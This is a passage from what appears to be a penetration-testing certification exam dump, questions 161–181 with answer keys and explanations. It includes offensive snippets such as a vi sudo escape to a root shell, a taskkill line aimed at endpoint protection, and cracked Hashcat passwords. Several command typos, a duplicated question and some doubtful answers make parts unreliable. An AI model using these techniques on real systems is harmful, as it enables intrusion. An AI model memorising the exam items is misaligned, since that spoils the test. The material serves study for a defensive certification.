The most likely next step for the penetration tester is to scan the equipment and verify the findings, which is a process of using tools or techniques to probe or test the target equipment for vulnerabilities or weaknesses that can be exploited. Scanning and verifying the findings can help the penetration tester confirm that the models of equipment purchased are vulnerable to attack, and identify the specific vulnerabilities or exploits that affect them. Scanning and verifying the findings can also help the penetration tester prepare for the next steps of the assessment, such as exploiting or reporting the vulnerabilities. Scanning and verifying the findings can be done by using tools such as Nmap, which can scan hosts and networks for ports, services, versions, OS, or other information¹, or Metasploit, which can exploit hosts and networks using various payloads or modules². The other options are not likely next steps for the penetration tester. Alerting the target company of the discovered information is not a next step, but rather a final step, that involves reporting the findings and recommendations to the client after completing the assessment. Verifying the discovered information with the manufacturer is not a next step, as it may not provide accurate or reliable information about the vulnerabilities or exploits that affect the equipment, and it may also alert the manufacturer or the client of the assessment. Returning to the dumpster for more information is not a next step, as it may not yield any more useful or relevant information than what was already collected from the receipts.

QUESTION 161

Penetration on an assessment for a client organization, a penetration tester notices numerous outdated software package versions were installed ...s-critical servers. Which of the following would best mitigate this issue?

- A. Implementation of patching and change control programs
- B. Revision of client scripts used to perform system updates
- C. Remedial training for the client's systems administrators
- D. Refrainment from patching systems until quality assurance approves

Correct Answer: A

Section:

Explanation:

The best way to mitigate this issue is to implement patching and change control programs, which are processes that involve applying updates or fixes to software packages to address vulnerabilities, bugs, or performance issues, and managing or documenting the changes made to the software packages to ensure consistency, compatibility, and security. Patching and change control programs can help prevent or reduce the risk of attacks that exploit outdated software package versions, which may contain known or unknown vulnerabilities that can compromise the security or functionality of the systems or servers. Patching and change control programs can be implemented by using tools such as WSUS, which is a tool that can manage and distribute updates for Windows systems and applications¹, or Git, which is a tool that can track and control changes to source code or files². The other options are not valid ways to mitigate this issue. Revision of client scripts used to perform system updates is not a sufficient way to mitigate this issue, as it may not address the root cause of why the software package versions are outdated, such as lack of awareness, resources, or policies.

Remedial training for the client's systems administrators is not a direct way to mitigate this issue, as it may not result in immediate or effective actions to update the software package versions.

Refrainment from patching systems until quality assurance approves is not a way to mitigate this issue, but rather a potential cause or barrier for why the software package versions are outdated.

QUESTION 162

During a security assessment of a web application, a penetration tester was able to generate the following application response:

Unclosed quotation mark after the character string Incorrect syntax near '.

Which of the following is the most probable finding?

- A. SQL injection
- B. Cross-site scripting
- C. Business logic flaw
- D. Race condition

Correct Answer: A

Section:

Explanation:

The error message 'Unclosed quotation mark after the character string Incorrect syntax near '.' suggests that the application is vulnerable to SQL Injection (A). This type of vulnerability occurs when an attacker is able to inject malicious SQL queries into an application's database query. The error message indicates that the application's input handling allows for the manipulation of the underlying SQL queries, which can lead to unauthorized data access, data modification, and other database-related attacks.

QUESTION 163

A penetration tester uses Hashcat to crack hashes discovered during a penetration test and obtains the following output:

```
ad09cd16529b5f5a40a3e15344e57649f4a43a267a97f008af01af803603c4c8 : Summer2023 !!
```

```
7945bb2bb08731fc8d57680ffa4aefec91c784d231de029c610b778eda5ef48b:p@ssWord123
```

```
ea88ceab69cb2fb8bdcf9ef4df884af219ffbfab473ec13f20326dc6f84d13: Love-You999
```

Which of the following is the best way to remediate the penetration tester's discovery?

- A. Requiring passwords to follow complexity rules
- B. Implementing a blocklist of known bad passwords
- C. Setting the minimum password length to ten characters
- D. Encrypting the passwords with a stronger algorithm

Correct Answer: B

Section:

Explanation:

The penetration tester's discovery of passwords vulnerable to hash cracking suggests a lack of robust password policies within the organization. Among the options provided, implementing a blocklist of known bad passwords is the most effective immediate remediation. This measure would prevent users from setting passwords that are easily guessable or commonly used, which are susceptible to hash cracking tools like Hashcat.

Requiring passwords to follow complexity rules (Option A) can be helpful, but attackers can still crack complex passwords if they are common or have been exposed in previous breaches. Setting a minimum password length

(Option C) is a good practice, but length alone does not ensure a password's strength against hash cracking techniques. Encrypting passwords with a stronger algorithm (Option D) is a valid long-term strategy but would not prevent users from choosing weak passwords that could be easily guessed before hash cracking is even necessary. Therefore, a blocklist addresses the specific vulnerability exposed by the penetration tester---users setting weak passwords that can be easily cracked. It's also worth noting that the best practice is a combination of strong, enforced password policies, user education, and the use of multi-factor authentication to enhance security further.

QUESTION 164

Which of the following tools provides Python classes for interacting with network protocols?

- A. Responder
- B. Impacket
- C. Empire
- D. PowerSploit

Correct Answer: B

Section:

Explanation:

Impacket is a collection of Python classes focused on providing access to network protocols. It is designed for low-level protocol access and crafted to perform various networking tasks from Python scripts. This toolkit is widely used in penetration testing for creating and decoding network protocols and for crafting and injecting packets into the network. Impacket supports a myriad of protocols like IP, TCP, UDP, ICMP, SMB, MSRPC, NTP, and more. With its vast array of functionalities, Impacket is very useful in protocol testing and attacks, like the ones a penetration tester would conduct.

Responder, on the other hand, is a LLMNR, NBT-NS, and MDNS poisoner that can be used for capturing NetNTLM hashes. Empire is a post-exploitation framework that allows the use of PowerShell for offensive security and PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment.

Given these descriptions, Impacket is the tool that fits the context of the question due to its direct interaction with network protocols through Python.

QUESTION 165

After successfully compromising a remote host, a security consultant notices an endpoint protection software is running on the host. Which of the following commands would be best for the consultant to use to terminate the protection software and its child processes?

- A. `taskkill /PID <PID> /T /F`
- B. `taskkill /PID <PID> /IM /F`
- C. `taskkill /PID <PID> /S /U`
- D. `taskkill /PID <PID> /F /P`

Correct Answer: A

Section:

Explanation:

The `taskkill` command is used in Windows to terminate tasks by process ID (PID) or image name (IM). The correct command to terminate a specified process and any child processes which were started by it uses the `/T` flag, and the `/F` flag is used to force terminate the process. Therefore, `taskkill /PID <PID> /T /F` is the correct syntax to terminate the endpoint protection software and its child processes.

The other options listed are either incorrect syntax or do not accomplish the task of terminating the child processes:

* `/IM` specifies the image name but is not necessary when using `/PID`.

* `/S` specifies the remote system to connect to and `/U` specifies the user context under which the command should execute, neither of which are relevant to terminating processes.

* There is no `/P` flag in the `taskkill` command.

QUESTION 166

An organization's Chief Information Security Officer debates the validity of a critical finding from a penetration assessment that was completed six months ago. Which of the following post-report delivery activities would have most likely prevented this scenario?

- A. Client acceptance
- B. Data destruction process
- C. Attestation of findings
- D. Lessons learned

Correct Answer: A

Section:

Explanation:

Client acceptance (A) is a critical post-report delivery activity that involves the client formally accepting the findings and conclusions of a penetration assessment report. This process usually includes a review of the findings by the client, discussions about the impact, and agreement on the accuracy and relevance of the reported vulnerabilities and issues. Ensuring client acceptance soon after the delivery of the report can prevent scenarios where the validity of findings is debated long after the assessment, as in the case described.

Data destruction process (B), attestation of findings (C), and lessons learned (D) are also important aspects of a penetration testing engagement, but they do not directly address the issue of the client disputing the findings well after the report has been delivered. Client acceptance ensures both parties are in agreement on the outcomes of the assessment, minimizing disputes about the findings later on.

QUESTION 167

A penetration testing firm wants to hire three additional consultants to support a newly signed long-term contract with a major customer. The following is a summary of candidate background checks:

Candidate number	Criminal charges
Candidate 1	Public intoxication
Candidate 2	Unauthorized system access
Candidate 3	None
Candidate 4	Speeding in a construction area

Which of the following candidates should most likely be excluded from consideration?

- A. Candidate 1
- B. Candidate 2
- C. Candidate 3
- D. Candidate 4

Correct Answer: B

Section:

Explanation:

In the context of penetration testing or cybersecurity, hiring a consultant with a background in unauthorized system access could present both risks and benefits. From a risk management perspective, Candidate 2's history of unauthorized system access is a significant red flag. Such past behavior indicates a willingness to operate outside of legal and ethical boundaries, which could pose a risk to the firm and its clients, especially in a role that requires trust and adherence to legal guidelines.

However, the very skills that enabled unauthorized access might also provide the firm with deep insights into hacker methodologies, potentially enhancing the firm's capability to secure systems against such intrusions. It is a common practice in the cybersecurity industry to employ individuals with a history of hacking in roles where they can contribute positively, known as 'ethical hacking' or 'white hat' roles.

Nonetheless, given the legal and ethical responsibilities inherent in cybersecurity work, Candidate 2's past criminal charge of unauthorized system access is the most pertinent to the role and poses the most direct risk to the firm's operations and reputation. It would be crucial for the firm to conduct a thorough risk assessment, including the nature of the unauthorized access, the candidate's subsequent actions, rehabilitation, and current capabilities, before making a hiring decision.

From the provided information, it appears that Candidate 2 should most likely be excluded from consideration due to the direct relevance of their criminal charges to the position in question. Without evidence of rehabilitation and a clear demonstration of ethical standards, the liability risks might outweigh the potential benefits to the firm.

QUESTION 168

During a security assessment, a penetration tester decides to write the following Python script: `import requests`

```
x= ['OPTIONS', 'TRACE', 'TEST']
```

```
for y in x;
```

```
z - requests.request(y, 'http://server.net')
print(y, z.status_code, z.reason)
```

Which of the following is the penetration tester trying to accomplish? (Select two).

- A. Web server denial of service
- B. HTTP methods availability
- C. 'Web application firewall detection
- D. 'Web server fingerprinting
- E. Web server error handling
- F. Web server banner grabbing

Correct Answer: B, D

Section:

Explanation:

The Python script mentioned in the question is designed to send HTTP requests using different methods ('OPTIONS', 'TRACE', 'TEST') to a specified URL ('http://server.net') and print out the method used along with the status code and reason for each response. The key objectives of this script are:

HTTP Methods Availability (B): By cycling through different HTTP methods, the script checks which methods are supported by the web server. This can reveal potential vulnerabilities, as certain methods like 'TRACE' can be exploited in certain situations (e.g., Cross Site Tracing (XST) attacks).

Web Server Fingerprinting (D): The response to different HTTP methods can provide clues about the web server's software and configuration, contributing to server fingerprinting. This information can be used to tailor further attacks or understand the security posture of the server.

This script is not designed for causing a denial of service, detecting web application firewalls, examining error handling, or performing banner grabbing directly, which excludes options A, C, E, and F.

QUESTION 169

Which of the following documents should be consulted if a client has an issue accepting a penetration test report that was provided?

- A. Rules of engagement
- B. Signed authorization letter
- C. Statement of work
- D. Non-disclosure agreement

Correct Answer: A

Section:

Explanation:

The Rules of Engagement (RoE) document is crucial when there's a dispute or issue with accepting a penetration test report. The RoE outlines the scope, methods, timing, legal considerations, and objectives of a penetration test. It serves as a guideline for both the client and the testing team on what is expected and permissible during the assessment. If there are issues with the report, referring back to the agreed-upon RoE can clarify whether the test was conducted within the agreed parameters and help resolve any disputes.

The signed authorization letter, statement of work, and non-disclosure agreement are also important documents but are more related to the permission, scope of work, and confidentiality aspects of the engagement, respectively, rather than the specifics of how the test was to be conducted, which is what the RoE covers.

QUESTION 170

After obtaining a reverse shell connection, a penetration tester runs the following command: `www-data@server!2:sudo -1`

User `www-data` may run the following commands on `server!2`: `(root) NOPASSWD: /usr/bin/vi`

Which of the following is the fastest way to escalate privileges on this server?

- A. Editing the file `/etc/passwd` to add a new user with `uid 0`
- B. Creating a Bash script, saving it on the `/tmp` folder, and then running it
- C. Executing the command `sudo vi -c 'Jbash'`

D. Editing the file/etc/sudoers to allow any command

Correct Answer: C

Section:

Explanation:

When the penetration tester has NOPASSWD privileges to run vi as root, the quickest way to escalate privileges is to leverage vi to execute a shell. The command `sudo vi -c '!:bash'` opens vi as the root user and immediately spawns a shell within vi. This method is fast and effective because vi (or vim) has the capability to run shell commands.

Executing `sudo vi -c '!:bash'` will open vi and then immediately run the `!:bash` command, which spawns a Bash shell with root privileges.

GTFOBins - vi

Example from penetration testing reports where vi is used to escalate privileges: Writeup.

QUESTION 171

After obtaining a reverse shell connection, a penetration tester runs the following command: `www-data@server!2:sudo -1`

User www-data may run the following commands on server!2: (root) NOPASSWD: /usr/bin/vi

Which of the following is the fastest way to escalate privileges on this server?

- A. Editing the file /etc/passwd to add a new user with uid 0
- B. Creating a Bash script, saving it on the /tmp folder, and then running it
- C. Executing the command `sudo vi -c '!:bash'`
- D. Editing the file/etc/sudoers to allow any command

Correct Answer: C

Section:

Explanation:

When the penetration tester has NOPASSWD privileges to run vi as root, the quickest way to escalate privileges is to leverage vi to execute a shell. The command `sudo vi -c '!:bash'` opens vi as the root user and immediately spawns a shell within vi. This method is fast and effective because vi (or vim) has the capability to run shell commands.

Executing `sudo vi -c '!:bash'` will open vi and then immediately run the `!:bash` command, which spawns a Bash shell with root privileges.

GTFOBins - vi

Example from penetration testing reports where vi is used to escalate privileges: Writeup.

QUESTION 172


SIMULATION

A penetration tester performs several Nmap scans against the web application for a client.

INSTRUCTIONS

Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




Vulnerability

Remediation

Based on the output text, select the most likely vulnerability:

- Bypass the WAF to communicate directly with App01.example.com.
- Execute a SQL injection attack against DBProd.example.com.
- Perform a SSRF attack against App01.example.com from CDN.example.com.
- Exploit a privilege escalation attack on App01.example.com.



Vulnerability

Remediation

Select the two **best** remediation options:

- Restrict direct communications to App01.example.com to only approved components.
- Require an additional authentication header value between CDN.example.com and App01.example.com.
- Throttle the number of concurrent connections to CDN.example.com.
- Change the default port used for the MySQL Database Connection to DBProd.example.com.
- Change the default ports used for the web server on App01.example.com.
- Configure a host-based intrusion detection system on App01.example.com.

CDN/WAF



```
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT      STATE      SERVICE    VERSION
80/tcp    open      http       nginx
443/tcp   open      ssl/https  nginx
3306/tcp   filtered  mysql
```


App server



Nmap scan report for 103.2.45.51

Host is up (0.341s latency).

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	nginx 1.18.0
443/tcp	open	ssl/http	nginx 1.18.0
3306/tcp	filtered	mysql	

DB server



Nmap scan report for 103.1.45.50

Host is up (0.046s latency).

PORT	STATE	SERVICE	VERSION
80/tcp	filtered	http	
443/tcp	filtered	ssl/http	
3306/tcp	filtered	mysql	

A. See the explanation part for detailed solution

Correct Answer: A

Section:

Explanation:

Based on the output text, select the most likely vulnerability:

- Bypass the WAF to communicate directly with App01.example.com.
- Execute a SQL injection attack against DBProd.example.com.
- Perform a SSRF attack against App01.example.com from CDN.example.com.
- Exploit a privilege escalation attack on App01.example.com.

Vulnerability

Remediation

Select the two best remediation options:

- Restrict direct communications to App01.example.com to only approved components.
- Require an additional authentication header value between CDN.example.com and App01.example.com.
- Throttle the number of concurrent connections to CDN.example.com.
- Change the default port used for the MySQL Database Connection to DBProd.example.com.
- Change the default ports used for the web server on App01.example.com.
- Configure a host-based intrusion detection system on App01.example.com.

Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.

The scenario suggests that the CDN network (with a WAF) can be used to perform a Server-Side Request Forgery (SSRF) attack. Since the penetration tester has the pentester workstation interacting through the CDN/WAF and the production network is behind it, the most plausible attack vector is to exploit SSRF to interact with the internal services like App01.example.com.

Two best remediation options:

Restrict direct communications to App01.example.com to only approved components.

Require an additional authentication header value between CDN.example.com and App01.example.com.

Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.

Require an additional authentication header value between CDN.example.com and App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.

Nmap Scan Observations:

CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.

App Server has open ports for HTTP, HTTPS, and filtered for MySQL.

DB Server has all ports filtered, typical for a database server that should not be directly accessible.

These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

QUESTION 173

A penetration tester enters a command into the shell and receives the following output:

```
C:\Users\UserX\Desktop>vmic service get name, pathname, displayname, startmode | findstr /i auto | findstr /i /v |C:\\Windows\\' | findstr /i /v'
```

```
VulnerableService Some Vulnerable Service C:\Program Files\A Subfolder\B Subfolder\SomeExecutable.exe Automatic
```

Which of the following types of vulnerabilities does this system contain?

- A. Unquoted service path
- B. Writable services
- C. Clear text credentials
- D. Insecure file/folder permissions

Correct Answer: A

Section:

Explanation:

* The provided output reveals a common vulnerability in Windows services known as an unquoted service path. When the service executable path is not enclosed in quotes and contains spaces, Windows may incorrectly interpret the spaces, potentially leading to the execution of unintended programs.

* Details:

Command The command `vmic service get name, pathname, displayname, startmode | findstr /i auto | findstr /i /v 'C:\\Windows\\' | findstr /i /v "` filters services that are set to start automatically and are not located in the Windows directory.

Output Interpretation: The output shows a service with a path `C:\Program Files\A Subfolder\B Subfolder\SomeExecutable.exe` which is not quoted. If a malicious user places an executable in `C:\Program Files\A.exe`, or similar, it might get executed instead.

*

Reference: Common Windows privilege escalation vulnerabilities include unquoted service paths. This vulnerability is well-documented in security resources and penetration testing guides.

QUESTION 174

A security consultant wants to perform a vulnerability assessment with an application that can effortlessly generate an easy-to-read report. Which of the following should the attacker use?

- A. Brakeman
- B. Nessus
- C. Metasploit
- D. SCAP

Correct Answer: B

Section:

Explanation:

Nessus is a comprehensive vulnerability assessment tool that is widely used for conducting vulnerability assessments. It is known for its ability to generate detailed and easy-to-read reports, which makes it a preferred choice for security consultants who need to document their findings clearly.

Nessus scans for a wide range of vulnerabilities across different systems and applications. It provides a detailed report that includes the vulnerabilities found, their severity levels, and recommendations for remediation. This feature makes it ideal for security consultants who need to perform vulnerability assessments and present their findings to stakeholders in an understandable format.

Nessus product page: [Tenable Nessus](#)

Use of Nessus in penetration testing reports: The reports generated by Nessus have been referenced in various HTB writeups such as those for Luke and Horizontall.

QUESTION 175

A penetration tester is attempting to perform reconnaissance on a customer's external-facing footprint and reviews a summary of the fingerprinting scans:

SSH servers: 23

NTP servers: 4

Rsync servers: 5

LDAP servers: 2

Which of the following OSs is the organization most likely using?

- A. Mac OS X
- B. FreeBSD
- C. Microsoft Windows
- D. Linux

Correct Answer: B

Section:

Explanation:

The presence of specific services like SSH, NTP, Rsync, and LDAP servers is indicative of a Unix-like operating system. Among the given options, FreeBSD is the most likely operating system that would be running all these services. FreeBSD is known for its robustness and extensive use in environments requiring stable and secure networking services.

Given the context of penetration testing and the enumeration of these services, FreeBSD's configuration and service management fit well with the identified services. Other operating systems listed (Mac OS X, Microsoft Windows, Linux) might not typically run all these services in a similar configuration, particularly NTP and Rsync, which are more common in Unix-like systems.

FreeBSD documentation on NTP and Rsync: [FreeBSD Handbook](#), [FreeBSD Rsync](#)

Enumeration examples from HTB writeups such as [Gobox](#) and [Writeup](#) which often lead to identifying specific OS based on running services.

QUESTION 176

During an assessment, a penetration tester obtains a list of password digests using Responder. Which of the following tools would the penetration tester most likely use next?

- A. Hashcat
- B. Hydra
- C. CeWL
- D. Medusa

Correct Answer: A

Section:

Explanation:

When a penetration tester obtains a list of password digests using Responder, the next logical step is to attempt to crack these password hashes to retrieve the plaintext passwords. Hashcat is one of the most widely used tools for this purpose. It is a high-performance password recovery tool that supports a wide range of hashing algorithms and can utilize the power of GPU acceleration to significantly speed up the cracking process.

Hashcat is preferred over tools like Hydra, CeWL, and Medusa in this context because it is specifically designed for cracking password hashes rather than brute-forcing login credentials (Hydra, Medusa) or generating custom wordlists (CeWL).

Hashcat official website: [Hashcat](#)

Usage examples in various penetration testing reports, including those involving password cracking and hash manipulation.

QUESTION 177

During an assessment, a penetration tester needs to perform a cloud asset discovery of an organization. Which of the following tools would most likely provide more accurate results in this situation?

- A. Pacu
- B. Scout Suite
- C. Shodan
- D. TruffleHog

Correct Answer: B

Section:

Explanation:

Scout Suite is an open-source multi-cloud security-auditing tool that enables security posture assessment of cloud environments. It is designed to provide a comprehensive and accurate analysis of cloud assets by using the APIs of cloud service providers. Scout Suite supports major cloud platforms, including AWS, Azure, and GCP, making it suitable for performing cloud asset discovery.

Other tools listed, such as Pacu, Shodan, and TruffleHog, serve different purposes. Pacu is a cloud exploitation framework for AWS, Shodan is a search engine for internet-connected devices, and TruffleHog is a tool for

searching for secrets in files. While they are valuable tools, Scout Suite is specifically tailored for comprehensive cloud asset discovery.

Scout Suite GitHub page: [Scout Suite](#)

Cloud security auditing examples from penetration testing reports and best practices.

QUESTION 178

A penetration tester managed to get control of an internal web server that is hosting the IT knowledge base. Which of the following attacks should the penetration tester attempt next?

- A. Vishing
- B. Watering hole
- C. Whaling
- D. Spear phishing

Correct Answer: B

Section:

Explanation:

A watering hole attack involves compromising a website that is frequently visited by the target organization or group. By gaining control of the internal web server hosting the IT knowledge base, a penetration tester could modify the content or introduce malicious code that would be downloaded or executed by employees who visit the site. This type of attack is effective because it leverages a trusted resource within the organization to spread malware or capture sensitive information.

Other options like vishing, whaling, and spear phishing involve direct social engineering attacks targeting individuals, whereas a watering hole attack leverages a compromised website to target multiple users within the organization.

Explanation of watering hole attacks: [OWASP Watering Hole](#)

Examples from penetration testing engagements where web server compromises were used to conduct watering hole attacks.

QUESTION 179

A penetration tester wants to perform a SQL injection test. Which of the following characters should the tester use to start the SQL injection attempt?

- A. Colon
- B. Double quote mark
- C. Single quote mark
- D. Semicolon

Correct Answer: C

Section:

Explanation:

The single quote mark (') is a common character used to test for SQL injection vulnerabilities. This character is often used to terminate a string in SQL queries. By injecting a single quote mark into an input field, a penetration tester can determine whether the application is susceptible to SQL injection based on the resulting error messages or behavior of the application.

The single quote mark is typically used first because it is straightforward and effective in revealing SQL injection flaws. Other characters like double quotes or semicolons might also be useful in specific contexts, but the single quote is the standard starting point for SQL injection testing.

OWASP SQL Injection Guide: [OWASP SQL Injection](#)

Demonstrations of SQL injection techniques in various penetration testing scenarios.

QUESTION 180

Which of the following is the most secure way to protect a final report file when delivering the report to the client/customer?

- A. Creating a link on a cloud service and delivering it by email
- B. Asking for a PGP public key to encrypt the file
- C. Requiring FTPS security to download the file
- D. Copying the file on a USB drive and delivering it by postal mail

Correct Answer: B

Section:

Explanation:

* Using PGP (Pretty Good Privacy) encryption ensures that the report file is securely encrypted with the client's public key. Only the client can decrypt the file using their private key, ensuring confidentiality during transit.

* Details:

Option Analysis:

A . Creating a link on a cloud service and delivering it by email: This method is susceptible to interception or unauthorized access.

B . Asking for a PGP public key to encrypt the file: Provides end-to-end encryption ensuring that only the intended recipient can access the file.

C . Requiring FTPS security to download the file: While secure, it does not provide the same level of end-to-end encryption as PGP.

D . Copying the file on a USB drive and delivering it by postal mail: While physically secure, it is not practical and poses a risk of loss or theft.

*

Reference: PGP encryption is a widely accepted method for securing sensitive data. It is recommended by many cybersecurity standards and best practice guides.

QUESTION 181

During an engagement, a junior penetration tester found a multihomed host that led to an unknown network segment. The penetration tester ran a port scan against the network segment, which caused an outage at the customer's factory. Which of the following documents should the junior penetration tester most likely follow to avoid this issue in the future?

A. NDA

B. MSA

C. ROE

D. SLA

Correct Answer: C

Section:

Explanation:

* Rules of Engagement (ROE) documents outline the scope, boundaries, and rules for a penetration test to prevent unintended consequences such as network outages.

* Details:

NDA (Non-Disclosure Agreement): Protects confidential information but does not provide guidelines for engagement.

MSA (Master Service Agreement): General terms and conditions for services but does not detail specific engagement rules.

ROE (Rules of Engagement): Specifies the limits and guidelines for testing, including which systems can be tested, when, and how, to avoid disruptions.

SLA (Service Level Agreement): Defines the level of service expected but does not guide the testing process.

*

Reference: ROE is a critical document in penetration testing engagements to ensure both the tester and client are aligned on the scope and limitations, as outlined in various penetration testing standards and methodologies.

QUESTION 182

